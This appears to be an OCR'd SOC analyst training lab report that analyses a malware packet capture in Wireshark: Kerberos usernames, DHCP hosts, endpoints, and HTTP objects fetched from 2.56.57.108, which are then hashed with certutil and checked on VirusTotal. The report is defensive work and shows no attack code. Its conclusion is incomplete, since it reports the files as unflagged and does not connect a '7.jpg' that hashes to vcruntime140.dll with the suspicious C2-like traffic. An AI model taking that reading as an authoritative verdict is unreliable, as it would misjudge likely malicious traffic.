
Profile: Default

5.Kerberos Analysis

Filter Used: We applied the filter **Kerberos.CNameString** in Wireshark to focus on Kerberos authentication traffic. This filter allows us to view the **Client Name (CName)** in Kerberos packets, which identifies the username associated with the authentication request.We found out the user named **Smith Steve** was logged in at that time.

Findings:

- **User Logins:** The Kerberos.CNameString field revealed the usernames of several users who attempted to authenticate within the monitored period.
- **Details of the Authentication Process:**
    - **Time of Authentication:** Each packet provides a timestamp, which helps determine when the login attempts occurred.
    - **Client and Server Information:** Alongside the client username, other details such as the client's IP address, the domain or realm, and the target server's name (if available) were identified.


MALWARE.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

kerberos.CNameString

```
No.   Time                        Source          Destination     Protocol  Length  Info
  416 2022-01-07 16:04:12.357882  192.168.1.2     192.168.1.216   KRB5         351  TGS-REP
  445 2022-01-07 16:04:12.580512  192.168.1.2     192.168.1.216   KRB5         403  TGS-REP
  457 2022-01-07 16:04:12.582126  192.168.1.2     192.168.1.216   KRB5         272  TGS-REP
  735 2022-01-07 16:04:20.171965  192.168.1.2     192.168.1.216   KRB5         405  AS-REP
  747 2022-01-07 16:04:20.174418  192.168.1.2     192.168.1.216   KRB5         323  TGS-REP
  839 2022-01-07 16:04:51.651134  192.168.1.2     192.168.1.216   KRB5         324  AS-REP
  851 2022-01-07 16:04:51.653884  192.168.1.2     192.168.1.216   KRB5         227  TGS-REP
  891 2022-01-07 16:04:51.749061  192.168.1.2     192.168.1.216   KRB5         345  TGS-REP
  976 2022-01-07 16:04:51.976783  192.168.1.2     192.168.1.216   KRB5         299  TGS-REP
  988 2022-01-07 16:04:51.978061  192.168.1.2     192.168.1.216   KRB5         214  TGS-REP
   75 2022-01-07 16:04:10.952502  192.168.1.216   192.168.1.2     KRB5         298  AS-REQ
  108 2022-01-07 16:04:10.966124  192.168.1.216   192.168.1.2     KRB5         298  AS-REQ
  126 2022-01-07 16:04:10.978225  192.168.1.216   192.168.1.2     KRB5         378  AS-REQ
  127 2022-01-07 16:04:10.978271  192.168.1.216   192.168.1.2     KRB5         378  AS-REQ
  147 2022-01-07 16:04:10.983292  192.168.1.216   192.168.1.2     KRB5         298  AS-REQ
  155 2022-01-07 16:04:10.984540  192.168.1.216   192.168.1.2     KRB5         379  AS-REQ
  725 2022-01-07 16:04:20.169844  192.168.1.216   192.168.1.2     KRB5         299  AS-REQ
```

```
> Ethernet II, Src: Dell_62:ae:26 (20:47:47:62:ae:26), Dst: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9)
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.216
> Transmission Control Protocol, Src Port: 88, Dst Port: 49721, Seq: 1461, Ack: 1592, Len: 160
> [2 Reassembled TCP Segments (1620 bytes): #987(1460), #988(160)]
v Kerberos
  v Record Mark: 1616 bytes
      0... .... .... .... .... .... .... .... = Reserved: Not set
      .000 0000 0000 0000 0000 0110 0101 0000 = Record Length: 1616
  v tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: SPOONWATCH.NET
    v cname
        name-type: kRB5-NT-PRINCIPAL (1)
      v cname-string: 1 item
          CNameString: steve.smith
    v ticket
        tkt-vno: 5
        realm: SPOONWATCH.NET
```


```
0020  41 54 43 48 2e 4e 45 54  a4 18 30 16 a0 03 02 01   ATCH.NET ··0·····
0030  01 a1 0f 30 0d 1b 0b 73  74 65 76 65 2e 73 6d 69   ···0···s teve.smi
0040  74 68 a5 82 04 e4 61 82  04 e0 30 82 04 dc a0 03   th····a· ··0·····
0050  02 01 05 a1 10 1b 0e 53  50 4f 4f 4e 57 41 54 43   ·······S POONWATC
0060  48 2e 4e 45 54 a2 23 30  21 a0 03 02 01 02 a1 1a   H.NET·#0 !·······
0070  30 18 1b 06 6b 72 62 74  67 74 1b 0e 53 50 4f 4f   0···krbt gt··SPOO
0080  4e 57 41 54 43 48 2e 4e  45 54 a3 82 04 9c 30 82   NWATCH.N ET····0·
0090  04 98 a0 03 02 01 12 a1  03 02 01 02 a2 82 04 8a   ········ ········
00a0  04 82 04 86 26 c7 fe 2f  d4 cd 6a 5b 25 2c 69 0c   ····&··/ ··j[%,i·
00b0  23 64 f8 d4 0f 8f 60 a2  95 f4 f8 d5 21 e9 f2 dc   #d····`· ····!···
00c0  49 ef 1b f9 20 44 2b 6d  50 e8 b8 35 04 7a f7 f1   I··· D+m P··5·z··
00d0  c4 ac 59 a8 e3 56 45 79  c9 d4 00 5a 9a 51 e9 f0   ··Y··VEy ···Z·Q··
00e0  ca 97 97 5d a0 49 36 ee  5c 9d e8 e4 41 78 e5 44   ···]·I6· \···Ax·D
00f0  c8 78 ec 3b 2e 1a d2 bb  3f 7c 87 94 eb 0e 52 78   ·x·;.··· ?|····Rx
0100  f1 5e 23 68 19 66 35 e3  fa e1 0b 98 52 09 37 c3   ·^#h·f5· ····R·7·
0110  18 75 db d1 d6 62 4e 46  84 3e 59 06 d1 a8 a7 93   ·u···bNF ·>Y·····
0120  7d 19 dc 26 3e b7 2d 7d  3f 4b f0 af 1c 60 01 f3   }··&>·-} ?K···`··
0130  ed dd c2 2c ae c2 64 41  46 ca 71 d7 3c fb d2 3b   ···,··dA F·q·<··;
0140  16 39 39 5e e1 8e 59 c7  04 6f 06 19 2e 70 78 98   ·99^··Y· ·o···.px·
0150  a9 b1 7c 25 da e1 a7 0d  b8 be 15 b3 9c ee ee 86   ··|%···· ········
0160  47 de 29 24 a3 45 8c 12  d1 77 b6 52 17 82 49 5b   G·)$·E·· ·w·R··I[
```

Frame (214 bytes) Reassembled TCP (1620 bytes)

cname (kerberos.cname_element), 24 bytes | Packets: 5880 · Displayed: 28 (0.5%) | Profile: Default


6. Geolocation and Endpoint Analysis:

- **Geolocation Data**: Enabling geolocation features in Wireshark allowed the analysis of the physical locations associated with IP addresses involved in the traffic. The communication between devices was traced to specific geographic locations, which can help correlate physical presence with digital activities.



```
dhcp
No.  Time                        Source         Destination      Protocol  Length  Info
   1 2022-01-07 16:04:09.195191  0.0.0.0        255.255.255.255  DHCP         379  DHCP Request  - Transaction ID 0x6144ca1c
   2 2022-01-07 16:04:09.195531  192.168.1.1    192.168.1.216    DHCP         342  DHCP ACK      - Transaction ID 0x6144ca1c
```

Dynamic Host Configuration Protocol: Protocol




```
dhcp
No.  Time                        Source         Destination      Protocol  Length  Info
   1 2022-01-07 16:04:09.195191  0.0.0.0        255.255.255.255  DHCP         379  DHCP Request  - Transaction ID 0x6144ca1c
   2 2022-01-07 16:04:09.195531  192.168.1.1    192.168.1.216    DHCP         342  DHCP ACK      - Transaction ID 0x6144ca1c
```

```
    Boot file name not given
    Magic cookie: DHCP
  > Option: (53) DHCP Message Type (Request)
  > Option: (61) Client identifier
  > Option: (50) Requested IP Address (192.168.1.216)
  v Option: (12) Host Name
      Length: 15
      Host Name: DESKTOP-GXMYNO2
  v Option: (81) Client Fully Qualified Domain Name
      Length: 33
    > Flags: 0x00
      A-RR result: 0
      PTR-RR result: 0
      Client name: DESKTOP-GXMYNO2.spoonwatch.net
  > Option: (60) Vendor class identifier
  > Option: (55) Parameter Request List
```

```
0000  ff ff ff ff ff ff 9c 5c  8e 32 58 f9 08 00 45 00   ·······\ ·2X··E·
0010  01 6d 93 f3 00 00 80 11  a5 8d 00 00 00 00 ff ff   ·m······ ········
0020  ff ff 00 44 00 43 01 59  19 ae 01 01 06 00 61 44   ···D·C·Y ······aD
0030  ca 1c 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0040  00 00 00 00 00 00 9c 5c  8e 32 58 f9 00 00 00 00   ·······\ ·2X····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 3d 07 01   ······c· Sc5··=··
0120  9c 5c 8e 32 58 f9 32 04  c0 a8 01 d8 0c 0f 44 45   ·\·2X·2· ······DE
```

Dynamic Host Configuration Protocol: Protocol

- **Endpoint Analysis**: The endpoint tab in Wireshark provided a comprehensive view of the IPv4 and IPv6 addresses, including additional details like country, city, latitude, AS number, and AS organization. This information was crucial in understanding the broader network context and identifying external entities involved in the communication.



Wireshark · Endpoints · MALWARE.pcap

Endpoint Settings

□ Name resolution

□ Limit to display filter

Ethernet · 8 | IPv4 · 27 | IPv6 | TCP · 111 | UDP · 80

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
0.0.0.0	1	379 bytes	1	379 bytes	0	0 bytes						
2.56.57.108	3,335	4 MB	2,387	3 MB	948	435 kB						
8.253.189.126	11	1 kB	5	608 bytes	6	623 bytes						
20.50.80.210	22	8 kB	13	6 kB	9	2 kB						
20.54.89.15	57	23 kB	31	7 kB	26	17 kB						
20.189.173.1	57	27 kB	32	8 kB	25	19 kB						
23.38.189.201	11	1 kB	5	664 bytes	6	672 bytes						
23.38.189.225	373	357 kB	246	348 kB	127	8 kB						
40.83.240.146	27	8 kB	15	5 kB	12	3 kB						
52.168.112.67	76	34 kB	39	16 kB	37	18 kB						
52.178.17.2	122	48 kB	69	28 kB	53	20 kB						
52.179.216.235	24	5 kB	13	4 kB	11	1 kB						
52.183.220.149	90	29 kB	51	24 kB	39	5 kB						
52.249.36.204	140	93 kB	83	66 kB	57	26 kB						
104.212.67.47	30	11 kB	17	8 kB	13	3 kB						
184.50.62.43	51	18 kB	29	15 kB	22	3 kB						
192.168.1.1	34	4 kB	1	342 bytes	33	4 kB						
192.168.1.2	1,223	309 kB	576	147 kB	647	162 kB						
192.168.1.216	5,849	5 MB	2,176	747 kB	3,673	4 MB						
192.168.1.255	26	4 kB	0	0 bytes	26	4 kB						
204.79.197.200	98	35 kB	49	24 kB	49	11 kB						
204.79.197.203	23	11 kB	12	9 kB	11	2 kB						
224.0.0.22	8	440 bytes	0	0 bytes	8	440 bytes						


	Protocol
□	Bluetooth
□	BPv7
□	DCCP
☑	Ethernet
□	FC
□	FDDI
□	IEEE 802.11
□	IEEE 802.15.4
☑	IPv4
☑	IPv6

```
v Option: (60) Vendor class identifier
    Length: 8
    Vendor class identifier: MSFT 5.0
```

Dynamic Host Configuration Protocol: Protocol | Packets: 5880 · Displayed: 2 (0.0%) | Profile: Default

HTTP Object Analysis

Filter used : To investigate the files and data sent via HTTP sessions, Wireshark's HTTP object list capability was used in the research. With the use of this capability, it is possible to extract whole HTTP objects, including scripts, pictures, and other file kinds sent over HTTP sessions.



MALWARE.pcap

http.accept_language

```
No.   Time
1501 2022-01-07 16:07:32.212441
1641 2022-01-07 16:07:32.751829
2225 2022-01-07 16:07:33.452444
2541 2022-01-07 16:07:33.743431
2691 2022-01-07 16:07:33.942407
3054 2022-01-07 16:07:34.219054
4194 2022-01-07 16:07:34.755050
4275 2022-01-07 16:07:35.625187
4816 2022-01-07 16:07:36.376674
```

```
> Frame 1501: 539 bytes on wire (4312 bi
> Ethernet II, Src: ASUSTekCOMPU_32:58:f
> Internet Protocol Version 4, Src: 192.
> Transmission Control Protocol, Src Por
v Hypertext Transfer Protocol
  > POST /osk//6.jpg HTTP/1.1\r\n
    Accept: text/html, application/xml;
    Accept-Language: ru-RU,ru;q=0.9,en;
    Accept-Charset: iso-8859-1, utf-8,
    Accept-Encoding: deflate, gzip, x-g
    Content-Type: multipart/form-data;
  > Content-Length: 25\r\n
    Host: 2.56.57.108\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://2.56.57.108/osk//6.jpg]
    [HTTP request 1/9]
    [Response in frame: 1639]
```

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
1501	2.56.57.108	multipart/form-data	25 bytes	6.jpg
1639	2.56.57.108	image/jpeg	144 kB	6.jpg
1641	2.56.57.108	multipart/form-data	25 bytes	1.jpg
2223	2.56.57.108	image/jpeg	645 kB	1.jpg
2225	2.56.57.108	multipart/form-data	25 bytes	2.jpg
2539	2.56.57.108	image/jpeg	334 kB	2.jpg
2541	2.56.57.108	multipart/form-data	25 bytes	3.jpg
2689	2.56.57.108	image/jpeg	137 kB	3.jpg
2691	2.56.57.108	multipart/form-data	25 bytes	4.jpg
3052	2.56.57.108	image/jpeg	440 kB	4.jpg
3054	2.56.57.108	multipart/form-data	25 bytes	5.jpg
4192	2.56.57.108	image/jpeg	1246 kB	5.jpg
4194	2.56.57.108	multipart/form-data	25 bytes	7.jpg
4273	2.56.57.108	image/jpeg	83 kB	7.jpg
4275	2.56.57.108	multipart/form-data	25 bytes	main.php
4816	2.56.57.108	multipart/form-data	379 kB	osk
5055	download.windowsupdate.com	application/vnd.ms-cab-compressed	7317 bytes	35969516_5bcaf676a3e98426394e5388360
5067	download.windowsupdate.com	application/vnd.ms-cab-compressed	7313 bytes	35969515_2975e5b79f9857b7a2d7aa07e0d
5081	download.windowsupdate.com	application/vnd.ms-cab-compressed	10 kB	35969632_c422aaf8becdd90e50fb6936708
5315	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10a18
5316	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10a18
5636	au.download.windowsupdate.com	application/octet-stream	307 kB	am_delta_patch_1.355.1569.0_f5fe52e10a18


```
0100  2d 43 68 61 72 73 65 74  3a 20 69 73 6f 2d 38 38   -Charset : iso-88
0110  35 39 2d 31 2c 20 75 74  66 2d 38 2c 20 75 74 66   59-1, ut f-8, utf
0120  2d 31 36 2c 20 2a 3b 71  3d 30 2e 31 0d 0a 41 63   -16, *;q =0.1··Ac
0130  63 65 70 74 2d 45 6e 63  6f 64 69 6e 67 3a 20 64   cept-Enc oding: d
0140  65 66 6c 61 74 65 2c 20  67 7a 69 70 2c 20 78 2d   eflate,  gzip, x-
0150  67 7a 69 70 2c 20 69 64  65 6e 74 69 74 79 2c 20   gzip, id entity,
```

Accept-Language: Character string

Packets: 5880 · Displayed: 9 (0.2%)

Profile: Default

We downloaded the files involved in the communication and used command prompt to generate the hash functions and used some of these applications to check for malicious activities.The tools that we used are Virus total,Abuseipdb,ipinfo and others.



virustotal.com/gui/file/1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f

Google Chrome isn't your default browser

1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f

0 / 60

Community Score

No security vendors flagged this file as malicious

1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f

osk(1)

Size 370.73 KB


Last Analysis Date 8 months ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected




SOC ANALYST TRANING REPORT FOR M...

```
Usage:
  CertUtil [Options] -hashfile InFile [HashAlgorithm]
  Generate and display cryptographic hash over a file

Options:
  -Unicode          -- Write redirected output in Unicode
  -gmt              -- Display times as GMT
  -seconds          -- Display times with seconds and milliseconds
  -v                -- Verbose operation
  -privatekey       -- Display password and private key data
  -pin PIN                  -- Smart Card PIN
  -sid WELL_KNOWN_SID_TYPE  -- Numeric SID
            22 -- Local System
            23 -- Local Service
            24 -- Network Service

Hash algorithms: MD2 MD4 MD5 SHA1 SHA256 SHA384 SHA512

CertUtil -?              -- Display a verb list (command list)
CertUtil -hashfile -?    -- Display help text for the "hashfile" verb
CertUtil -v -?           -- Display all help text for all verbs


C:\Users\REDD\Downloads>certutil -hashfile osk SHA256
SHA256 hash of osk:
1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f
CertUtil: -hashfile command completed successfully.

C:\Users\REDD\Downloads>
```

Page 9 of 9 1204 words


The above is the first hash function**(1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f)** generated and we used virus total to investigate whether or not it malicious.we found that no vendor flagged it for malicious activity.

Another hash function**(c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d)** was also generated and also investigated using virus total to check for malicious activity.



```
 -v              -- Verbose operation
 -privatekey     -- Display password and private key data
 -pin PIN                -- Smart Card PIN
 -sid WELL_KNOWN_SID_TYPE  -- Numeric SID
          22 -- Local System
          23 -- Local Service
          24 -- Network Service

Hash algorithms: MD2 MD4 MD5 SHA1 SHA256 SHA384 SHA512

CertUtil -?              -- Display a verb list (command list)
CertUtil -hashfile -?    -- Display help text for the "hashfile" verb
CertUtil -v -?           -- Display all help text for all verbs


C:\Users\REDD\Downloads>certutil -hashfile osk SHA256
SHA256 hash of osk:
1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f
CertUtil: -hashfile command completed successfully.

C:\Users\REDD\Downloads>certutil -hashfile 7 SHA256
CertUtil: -hashfile command FAILED: 0x80070002 (WIN32: 2 ERROR_FILE_NOT_FOUND)
CertUtil: The system cannot find the file specified.

C:\Users\REDD\Downloads>certutil -hashfile 7.jpg SHA256
SHA256 hash of 7.jpg:
c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d
CertUtil: -hashfile command completed successfully.

C:\Users\REDD\Downloads>
```

Downloads
Command Prompt
Minimize
Details
3.1.12-Lab_Employee_Intelligence_Gathering 8/17/2024 5:39 PM Microsoft Edge HTML... 67 KB
56 items



virustotal.com/gui/file/c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d?nocache=1

Google Chrome isn't your default browser

c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d

0 / 75

Community Score 95

File distributed by Microsoft and Citrix Systems, Inc

c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d

vcruntime140.dll

Size 81.82 KB

Last Analysis Date a moment ago

pedll signed known-distributor overlay trusted detect-debug-environment legit checks-user-input

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AliCloud	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

